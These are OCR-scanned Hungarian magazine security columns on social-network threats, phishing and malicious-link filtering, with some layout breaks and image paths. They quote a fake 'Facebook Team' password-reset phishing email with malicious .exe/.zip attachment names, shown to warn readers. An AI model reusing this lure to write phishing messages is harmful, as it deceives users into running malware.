Webes kártevők esetében az is előfordulhat, hogy a javascriptes kódot a szerver minden alkalommal a fertőzés közben véletlenszerűen és egyedien újragenerálja, így generikus felismerés nélkül, egyszerű szignatúrával nem lehet őket detektálni. Az összezavart JavaScript-kódok kibontása, visszafejtése (deobfuscation) érdekes és szép terület. Lehet, hogy akár egy önálló fejezetet is szánunk majd egyszer erre a későbbiekben. Mindenesetre az a fentiekből így is jól látszik, hogyan hódított meg új területeket a szkriptnyelveken írt kártékony kód és a kísérletező elme. A lecke fel van adva: az egyre újabb támadások mindegyikét ismerniük kell a jövő vírusvédelmi megoldásainak.

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

velemeny@pcworld.hu

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**)

Közösségi élet nem várt mellékhatásokkal


Valós Virtuális Veszélyek

Egyre többen használják a közösségi oldalakat - ezek azok a helyek, ahol a barátunk barátjának a segítségével találjuk meg a másik barátunkat. A közösségi felhasználók megnövekedett száma a tettre kész csalókat, spammelőket, kártevőterjesztőket sem hagyta állva; egyre sikeresebben alkalmazkodnak és élnek az új lehetőségekkel. Ráadásul nemcsak a közösségi oldalak, hanem a Skype vagy MSN chatprogramok is kiveszik a részüket a vírusok terjesztéséből.

A közösségi eszközök használata erősödik az üzleti életben, a szervezetek háromnegyede már használja az ilyen típusú hálózatokat – derült ki a Cisco 2010 áprilisában megjelent nemzetközi kutatásából. Akad tehát olyan ember, aki munkahelyi kapcsolata miatt kénytelen, akad olyan is, aki csak passzióból használja, azonban kijelenthető, hogy az internethasználók közül csak nagyon kevesen utasítják el teljesen a közösségi oldalakat. Sokan gondolják úgy, valamiféle rangot ad, ha azon szerepelnek, illetve kimaradnak valamiből, ha hiányoznak onnan. A magyar iWiW, a roppant népszerű Facebook a maga 400 milliós felhasználói számával, a MySpace, vagy akár a Twitter 75 millió tagjával teljességében új helyzetet teremtett, különösen a fiatal felhasználók táborában. Egy amerikai felmérés szerint a 12 évesnél idősebb gyerekeknek már a fele (48%) tagja a közösségi portáloknak, és azokat naponta többször is használja. Ez az a korosztály, akik szerint az e-mail már lassú és körülményes. Az újság és a televízió helyett is jelentős mértékben támaszkodnak inkább ezekre a pörgő, hihetetlen tempóban növekvő, és villámgyors Web 2.0-s lehetőségekre.

A dolgok jó és kevésbé jó oldala

Ha valaki nézte az április 11. választások napján az Origó címlapját, az érzékelhette, milyen sebességgel keletkeztek a Twitter-posztok, szinte az átlagember véleményének „ütőerén" tarthattuk a kezünket, folyamatosan érkeztek a hozzászólások. Körülbelül fél perc alatt már ki is „csorgott" a szöveg a képernyő alján, olyan gyorsan jöttek az új üzenetek. Az informálódásban valóban jó perspektívákat nyújtó lehetőség a közösségi oldalak használata, ám emellett az is szükséges, hogy a veszélyekkel is tisztában legyen az ember. Ez mindent jelent: a nekünk küldött üzeneteket éppúgy, mint a gyanús „gyári" applikációkat (Fancheck), továbbá azt is, hogy nem szükséges életünk minden egyes másodpercéről automatikusan beszámolnunk. Ahogy az internet világában, vagy az e-mailt küldők táborában, itt sem mindenki az, akinek mondja magát,



Gyanakvás és telepített vírusirtó nélkül akár csatlakozhatunk egy botnethez is. Ahogy az e-maileknél sem szabad mindent készpénznek venni, a Facebook-üzeneteknél sincs ez másként

Emelje fel a kezét, aki már legalább végignézte a Facebookon a „Profilom – Adatvédelmi beállítások" lehetőségeit. Hm, senki? Nos, akkor elmondanánk, van itt egy „Események az alkalmazásokban és a játékok kezelőfelületein" opció is, érdemes lenne megnézni!

Fordítva ülve a virtuális lovon: elrettentő példák


2010. 03. 03.: Akció lefújva
Az izraeli hadsereg lefújta egyik műveletét a palesztin területeken, miután egy katona feltette a Facebook közösségi portálra a tervezett akció időpontját és helyszínét. (forrás: **hopp.pcworld.hu/6986**)

2010. 03. 04.: Virtuális gyereknevelde, a valódi éhen halt
Egy koreai házaspár annyira rákattant a Second Life-ra hasonlító PRIUS nevű virtuális valóságra, ahol egyébként egy virtuális gyereket is neveltek, hogy a valóságos gyermeküket teljesen elhanyagolták. A rendőrség szerint naponta akár 12 órát is internetkávézókban töltöttek, miközben három hónapos csecsemőjüket egyedül hagyták a lakásukban. (forrás: **hopp.pcworld.hu/6987**)


2010. 03. 31.: Játszott a politikus, kirúgták
Kirúgták egy bolgár város önkormányzatának egyik tagját, mivel a költségvetés tárgyalása helyett inkább virtuális tehenét fejte a Facebook népszerű, Farmville nevű játékában, és pechére ezt mások is észrevették. (forrás: **hopp.pcworld.hu/6988**)

2010. 04. 07.: 300 000 virtuális tanyára
Egy Nagy-Britanniában élő 12 éves gyerek 913 fontot – mintegy 300 000 forintot – költött el a farmjára. Bár a Farmville ingyenes játék, valódi pénzért is lehet benne virtuális fizetőeszközt vásárolni. A gyerek előbb elverte saját megtakarított zsebpénzét, majd később ellopta anyja hitelkártyáját is. (forrás: **hopp.pcworld.hu/6989**)

Láthatjuk, hogy ha az egészséges kontroll és önkontroll hiányzik, az teljesen hibás irányokhoz, mértékekhez vezet. Illetve akármennyire is viccesnek látszanak a példák, egyáltalán nem azok, hanem kőkemény kockázati lehetőségeket mutatnak be.



Szintén gyakori csel, ha egy kapott üzenet elolvasásához „újra" be kell lépni, pedig már amúgy is be voltunk jelentkezve. A trükk a név-jelszó elhalászását szolgálja



Amire nem kattintanánk weblapként, arra ne kattintsunk Facebook-üzenetként sem. A „Klikkelj, baby!" az az üzenet, amit a bűnözők szeretnének jól belénk sulykolni

vagy éppenséggel Grál-lovag. Az adathalászok főtétele éppen az, hogy a nagy számok törvénye miatt érdemes próbálkozni, hiszen a megtévesztett 1-5% már meghozza a konyhára a szükséges profitot – itt ráadásul több százmilliós felhasználó táborról beszélünk! Már jó eséllyel írhatnak olyan megtévesztő leveleket, amelyeknél az átlag nem sziszszen fel rögtön (nem fél, hiszen nem is banktól jön). Sőt még úgy is gondolja az egyszeri felhasználó, hogy milyen kedvesek ezek a fejlesztők, hogy a jelszóváltoztatásra, új jelszó megerősítésére figyelmeztetnek. A levél aláírása pedig akár az is lehet, hogy „a Facebook csapata", és a felhasználók egy része mindezt el is hiszi. Körülbelül egymillióan használják ma Magyarországon a Facebookot, és ha az adathalászatnál szokásos 5-10 százalékos áldozati rátát tekintjük, akkor ez egyáltalán nem kis szám.

A magánszféra Ártándnál apad, hajóvonták találkozása tilos!

Neil Postman szerint „halálra szórakozzuk magunkat". Korunk a „szép új világ", a televízió a napi szómaadag, és az élet is a közösségi oldalakon zajlik: hírt adunk arról, mit teszünk, miről mi a véleményünk, ott ismerkedünk, elhisszük a tálalt híreket, kommenteljük a nekünk tetsző és nem tetsző dolgokat, flamewarokat vívunk, és „virtuális életünk" szinte szebb, mint az igazi. Eközben észre sem veszszük, mi történik a magánszféránkkal, ezzel micsoda belelátást is engedünk az életünkbe. Ahogy *Caracalla* találóan fogalmaz a blogjában (hopp.pcworld.hu/6983): „A privacy szerintem olyasféle, mint a szférák zenéje Arisztotelésznél: csak akkor jövünk rá, hogy létező, fontos dolog, ha elhallgat a zene, azaz megváltozik. Ugyanez a helyzet a magánélettel is: amikor valaki a szemünkbe mond valamit, amit nem akartunk köztudottá tenni, akkor jövünk rá, hogy bizony fontos lett volna, hogy ne lássák olyanok is, akiknek nem szántuk. Eltüntetni, mások fejéből az információt kitörölni pedig általában már nem lehetséges."

Folyamatosan változnak maguk a közösségi oldalak is, először kiderül, hogyan csinálták azt a bizonyos első milliót, amit nem illik később firtatni. Aztán amikor felfut a cég, jól fut a szekér, akkora jönnek vele a kéretlen reklámok, hirdetések is. Túl a platformokat kihasználó bűnözőkön, maguknak az üzemeltetőknek is sokszor annyira homályos, vagy gyakran és a felhasználók kárára változó a privát szféra védelméhez való hozzáállásuk, hogy csatázhatunk velük is. Egy közösségi oldalon a puszta személyes adatokon túl az adathálón szövődő kapcsolatok, az ott keletkezett események máris sokkal értékesebbek az üzemeltetőknek az előbbieknél, így az üzleti modell és vele a felhasználói szerződés is

Szinte hihetetlen, de még a gazdasági válság alatt is sokan vannak, akik megkockáztatják, hogy játsszanak munkaidőben a munkahelyi gépükön, ráadásul a napi öt aratásról folyamatosan küldik az értesítést barátaik, ismerőseik, főnökeik felé

Kapcsolódó források, ajánlott oldalak

A népszerűség titka a Twitteren:
hopp.pcworld.hu/6984

Caracalla blog – Életek a Facebookon:
hopp.pcworld.hu/6983

Privátszférát Erősítő Technológiák Blog:
pet-portal.eu

Americans' Social Net Use On The Rise, But Services Not Entirely Wasted On The Young:
hopp.pcworld.hu/6985

In the case, of the "NR.32917" example, the number is randomize avoid spam filtering systems.


The message itself is not particularly convincing, but no doubt still enough for the spammer's purposes. While their are slight variatio basically says:

> Hey johnmaxwell,
>
> Because of the measures taken to provide safety to our clien password has been changed.
> You can find your new password in attached document.
>
> Thanks,
> The Facebook Team.

The dual email file attachments (very common to virus campaigns included are:

> Facebook_password_Nr4457.exe
> Facebook_password_Nr4457.zip

Nem szokványos, hogy egy új jelszó az e-mail üzenet mellékleteként érkezzen EXE vagy ZIP fájlként az üzemeltetőktől. Sőt, kizárt! A sors fintora, hogy hiába használ valaki nagyon erős jelszót (fgGj/8893!%!'_ö9Gz5"), ha közben egy ilyen „jelszóprogramot" futtat le




Aki kíváncsi, az hamar megfertőződik. Nemcsak ismeretlentől jöhet fertőzött üzenet; ha valamelyik ismerősünk számítógépe megfertőződött, vagy a közösségi oldali, MSN Live fiókját feltörik, akkor akár tőle is érkezhet kártevő. Vagyis az ismerős feladó önmagában még nem garancia semmire


folyamatosan módosul, vagyis egyáltalán nem látni még a történet végét.

Új terep, régi szabályok

De térjünk vissza a személyes adataink védelmére. Ahogy az utcán sem osztogatjuk ismeretleneknek a lakcímünket vagy telefonszámunkat, nem írjuk a homlokunkra, mikor megyünk el otthonról vagy utazunk el hosszabb időre, úgy a virtuális térben is praktikus lenne elkerülni a túlzott szószátyárságot. Egy elmés mondás szerint nem a világ lett rosszabb, csupán a hírszolgáltatás lett jobb. Nos, ebben is van némi igazság, viszont igenis sűrűbbek lettek a csalások, átverések. Harminc éve még eseményszámba ment, ha nagy ritkán ál-villanyóra-leolvasó járt a faluban, vagy a piacon valaki liszttel hamisította a tejfölt, amit rácseppentett jóddal lehetett kimutatni. Ezekről a tanulságos esetekről aztán évekig meséltek egymásnak a kocsmában. Most viszont naponta százával jönnek a csaló próbálkozások, e-mailben, telefonon, SMS-en,



Szerencsére az SMS-spam még nem érte el hazánkat, Skype alatt azonban akár napi szinten lehet kapni kéretlen reklámszemét-üzeneteket hamis Viagra, csalárd OEM-szoftveráruház, vagy párkereső orosz gyévuskák témakörben



Vírusellenőrzés beállítása Windows Live Messengerben. A beérkező fájlok így nem okozhatnak meglepetést, hiszen az esetleges futtatás előtt már beérkezésükkor megtörténik a vizsgálat

hirdetésekben, élőszóban. Aluljárókban gyűjtenek pénzt állítólagos beteg gyerekeknek, nyaralási szokásaink ürügyén csalják ki tőlünk a személyes adatainkat. Nincs ingyen ebéd; ellopott személyes adataink lesznek az alapanyagok a későbbi csalásokhoz: rajongói klubokhoz, vásárlói kártyákhoz való hozzájutásunk ára pedig a címünkre küldhető reklám, a harmadik félnek eladható adatbázis – tehát nem ajándékot kapunk, hanem üzletet kötünk; valamit adunk valamiért. Röviden összefoglalva nem változott más, csak a helyszín, a módszer, a gyakoriság.

Még egy tapasztalt felnőttnek is szokni kell, mit adjon közre és mit ne. A fiatalok pedig elég sokszor feledkeznek el arról, hogy mit adtak közre régebben – akár a választási kampány sötét lejáró eszköztárát is említhetjük, amikor az lett hirtelen a fontos, hogy ki milyen szaftos fiatalkori részegeskedős, melegfelvonulásos, kábítószeres botlást tud kibányászni ellenfele múltjában az internet világából. A 20-as és 24-es epizódokban már sok hasznos tanácsot adtunk, mire érdemes vigyázni. Akár egy biztató álláslehetőség is kútba eshet az ilyen óvatlanságok miatt.

Ébredjünk tudatára

Összegezve, rengeteg olyan terület van, amelyre nincs befolyásunk, például ellophatják az egészségügyi adatainkat egy kórházi nyilvántartásból, vagy személyes adatainkat egy közintézményből. Viszont a közösségi oldalakon megjelenő profilunkat – amit mi alakíthatunk átgondoltan, alaposan – igyekezzük biztonsági programokkal és biztonságtudatos viselkedéssel megóvni. Ez egy olyan nemes feladat, amelyhez tanácsot vagy segítséget kaphatunk ugyan, de nem lesz senki sem óvatos helyettünk. Éljen hát az egészséges gyanakvás, óvatosság; a terep megváltozott ugyan, de a mögöttes szándékok és az emberi természet maradt a régi.

Csizmazia István, vírusvédelmi tanácsadó Sicontact Kft., a NOD32 antivírus magyarországi képviselete antivirus.blog.hu

velemeny@pcworld.hu

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**)

Mit szűrnek mások, és mit tehetünk mi magunk?

Linkeskedő linkek

Az internet egyik nélkülözhetetlen elemeiről lesz szó sorozatunk harmincötödik részében, a linkekről. Ezek visznek minket tovább keresésünk irányába, de időnként lehetnek kártékonyak is. Kik és hogyan próbálják ezeket eltéríteni, szűrni, ellenőrizni, milyen linkek lehetnek gyanúsak, és mit lehet tenni azért, hogy megóvjuk magunkat?


Régebben ha fertőzött, gyanús linkekről beszéltünk, általában e-mail mellékletekben kapott üzenetekről és az azokban szereplő hivatkozásokról volt szó. Ezek terjesztése persze nem szűnt meg, de újabban jobbára a weben és különösen közösségi portálokon, blogokon, kommentekben, valamint a Google keresési eredmények találataiban lehet ilyenekbe beleütközni. Hogy hogyan kerülnek kártevőkre mutató linkek a különféle helyekre, azt már alaposan kitárgyaltuk a sorozatunk 26. epizódjában. Arról viszont szót ejtünk, hogy pontosan mit is tesznek ellene a különféle szolgáltatások üzemeltetői.

A huszonhatodik részben teljes egészében azzal a kérdéssel foglalkoztunk, hogyan keletkezik a bejelentett támadó webhely, és hogyan gyógyítsuk azt


Searching...

Ha keresésről van szó, szinte mindenki azonnal a Google oldalára gondol, és valljuk be, ez az egyik legjobb és legnépszerűbb eszköz, amit milliók használnak szerte a világon. A kártevőterjesztők úgy okoskodtak, hogy ha valami rendkívüli esemény történik, érdemes egy domaint regisztrálni, vagy fertőzött botnetes gépekre irányítani a keresőtalálatokat, azt remélve, hogy ezekre majd sokan fognak kattintani.


Korábban csak alkalmilag, katasztrófák, híreségek vélt vagy valós halálhíre, Valentin-nap, kiemelkedő sportesemények megrendezése esetén került sor tömeges linkmérgezésre, de mára ez a foglalatosság ipari méretűvé nőtt, és állandóan veszélyezteti a netezőket. A Symantec végzett egy felmérést, amelyből az derült ki, hogy szervezettebb és automatizáltabb ez a jelenség, mint azt korábban gondoltuk volna. A háttérben gyaníthatóan a hamis antivírus programok fejlesztői állhatnak, erről tanúskodik az az adat is, miszerint a webes keresők első 70 találatának körülbelül 68 százaléka vezet rendszerint kártékony oldalakra, és ezek szinte mindig az emlegetett „pánikprogramokat" tartalmazzák. Nem kell hát vulkán, nem kell Storm Worm, Eurovíziós dalfesztivál, NHL kupa, ezektől teljesen függetlenül állandó jelleggel folyik a Google Trends monitorozása, automatizált kihasználása. A vizsgálatok eredményei, amelyet a Google 2010. márciusi és áprilisi találatai alapján végeztek, azt mutatták, hogy a napi aktuális top 10 kereső-szó alapján indított keresések eredményei közül mindig volt legalább három olyan, ahol kártékony linkekre mutattak a hivatkozások.



Ha kártékony kód van a weboldalon, a vírusirtó nyomban észleli. Itt még akkor is kaptunk riasztást, amikor csak egy komment tartalmazta szövegként a káros JavaScript-részletet



Nemrég indult az F-Secure Browsing Protection szolgáltatása, ahol bármilyen URL begépelése után megkapjuk annak értékelését. Ez lehet teljesen ártalmatlan vagy gyanús minősítésű, esetleg kifejezetten kártékony



Kártékony linkeket már több víruskereső megoldás is nyilvántart, ezeket pedig a szignatúraállományokhoz hasonlóan rendszeresen frissíti


Addig oké, hogy van nálunk naprakészen tartott antivírus szoftver, de a Facebookon található kártevőket elsősorban nem az azt üzemeltetőknek kellene inkább kiszűrni?

Ágnes asszony a patakban linkjeit mossa

Emiatt a Google-nél több millió oldalt vizsgálnak át naponta. Ez az elemzés a hatalmas meglévő és keletkező mennyiség miatt – a víruslaborokba ömlő napi sok ezer mintához hasonlóan – nem emberi, hanem automatikus feldolgozást jelent. Elsőként azt nézik meg, hogy egy adott URL tartalmazza-e a „bank" vagy a „login" szavakat, illetve szerepel-e benne domainnév helyett gyanakvásra okot adó IP-cím, nem szokatlanul hosszú-e az URL-sor – ezek mind gyanús jelek lehetnek. A továbbiakban aztán ellenőrzésre kerül, tartalmaz-e jelszó („password") nevű űrlapmezőt, megnézik a host szerverek területi információit stb. Utolsó lépésként pedig ellenőrzik az adott oldal esetleges adathalász-, spam-, illetve kártevőgyanús visszajelzéseit, a kétes domainhostot és hasonlókat. Ezek az összetett információk adnak aztán egy végső képet, ami alapján ha a Google szükségesnek látja, feketelistára teheti a linket. Az automatikus ítélet miatt elvétve előfordulhat hamis riasztás, de szerintük az ilyesmi pozitív esélye csekély, 1 a 10 000-hez. Nyilván az otthoni gépünknél csak egyedül erre az elemzésre támaszkodni helyi biztonsági programok helyett badarság lenne, de azokat ha némi késéssel is, de jól kiegészítheti. Persze az időfaktor is igen lényeges, valószínűleg a kártevőterjesztők sokkal gyorsabbak, és amíg a Google gépezete le is tiltja a linkek egy részét, addigra már régen újabbak vannak a nyitó oldalakon.

Közösségi oldalak


A Twitternek 75 millió tagja van, és bár az üzenetek mérete csak 140 karakteres – ezek gyakran rövidített linkeket tartalmaznak –, körülbelül 55 millió poszt keletkezik naponta. Az e-mailben küldött kéretlen linkeknél mindig is veszélyesebbnek számítottak ezek a közösségi üzenetek vagy bejegyzések, mert mindenki úgy gondolja, hogy ezek valamiért megbízhatóbbak. A rossz hír az, hogy ab ovo ez nem igaz, a jó hír, hogy a Twitter 2010. március óta már próbál tenni valamit a kártevőterjesztők ellen. Úgy gondolták, hogy mivel a felhasználók már eleve óvatlanabbak a közösségi oldalakon, legalább a linkek tekintetében próbálják megelőzni a kártékony kódok terjesztését. Ez igen hasznos lehet, hiszen rengeteg adathalász támadás indul innen, a további kártevőkről, trójaikról, kémprogramokról nem is beszélve. Előfordulhat az is, hogy hamis antivírus programra mutató linkeket küldenek Twitteren keresztül, és akinek nincs valódi védelmi programja vagy tapasztalatlan felhasználó, ebbe a csapdába is bele tud sétálni. Remélhetőleg a linkek helyzete ettől jobbra fordul, a felhasználók alapvető naivitása azonban továbbra is „kezelésre" szorul.



A Google esetében azt is részletesen lekérdezhetjük, miért lett feketelistás egy adott oldal. Ez esetben jól látható, hogy gyanús szkripteket és 16 egyértelműen azonosítható trójai programot tartalmazott a weboldal

Túlzásba vitt minőségi munka

Egy érdekes eset némileg beárnyékolja a kártékony linkek hatékony szűrését a Twitternél, de bízzunk benne, hogy azóta már minden olajozottabban működik. 2009. október 8-án *Mikko Hyppönen*, az F-Secure kutatási igazgatója meglepődve vette észre, hogy a fiókját felfüggesztették. Később kiderült, hogy ez egy eredetileg augusztus 3-i, adathalász weboldalra figyelmeztető, linket is tartalmazó bejegyzése



A különféle webes tartalmi tanácsadók (pl. Web Of Trust), maga a Google, de a weboldali ellenőrző szolgáltatások is leleplezhetik a kártékony oldalakat. Fontos lenne, hogy mindez (észlelés, bejelentés, feldolgozás, ellenőrzés, adatbázis-frissítés) minél gyorsabban történhessen meg

A figyelmeztetések platformfüggetlenül érkeznek, tehát nemcsak Windowson, hanem Macintosh vagy Linux operációs rendszer alatt is megkapjuk ezeket

miatt történt. A megoldás több kérdést is felvet. Egyrészt a linket szándékosan nem kattinthatták le a felhasználók szintaktikával írva (szóközök voltak benne). Másrészt ha ez egy olyan Twitter-szolgáltatás, amivel az ügyfeleket kívánják az üzemeltetők megvédeni, akkor miért a kéthónapos késés – vagy csúfoljuk inkább reagálási időnek? További érdekessége még a történetnek, hogy a szakembernek komoly neve van, és sokan elismerik a tevékenységét, nem kértek tőle elnézést utólag sem és a letiltott, majd visszaállított fiókja miatt a követői is jóvátehetetlenül elvesztek, mivel ezeket az adatokat az üzemeltetők végül nem voltak hajlandók számára helyreállítani.

Arcoskodjunk

